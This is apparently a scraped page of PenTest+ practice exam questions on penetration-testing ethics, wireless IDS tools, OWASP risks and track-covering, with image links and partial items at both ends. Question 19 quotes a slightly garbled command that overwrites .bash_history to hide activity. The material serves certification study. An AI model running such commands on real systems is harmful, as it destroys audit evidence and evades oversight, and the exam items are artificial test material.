
A. Nmap

B. tcpdump

C. Scapy

D. hping3

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 17

Topic #: 1

[All PT1-002 Questions]

A penetration tester is reviewing the following SOW prior to engaging with a client:

`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.`

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection


B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team

D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address

E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop

F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements



Actual exam question from CompTIA's PT1-002

Question #: 18

Topic #: 1

[All PT1-002 Questions]

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng

B. Wireshark

C. Wifite

D. Kismet

Actual exam question from CompTIA's PT1-002

Question #: 19

Topic #: 1

[All PT1-002 Questions]

A penetration tester gains access to a system and establishes persistence, and then runs the following commands: cat /dev/null > temp touch `"r .bash_history temp mv temp .bash_history

Which of the following actions is the tester MOST likely performing?


A. Redirecting Bash history to /dev/null

B. Making a copy of the user's Bash history for further enumeration

C. Covering tracks by clearing the Bash history

D. Making decoy files on the system to confuse incident responders

Show Suggested Answer



Actual exam question from CompTIA's PT1-002
Question #: 20
Topic #: 1
[All PT1-002 Questions]

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows

B. Cross-site scripting

C. Race-condition attacks

D. Zero-day attacks


E. Injection flaws


F. Ransomware attacks

Actual exam question from CompTIA's PT1-002
Question #: 21
Topic #: 1
[All PT1-002 Questions]

DRAG DROP -
You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS -
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Certificate Information

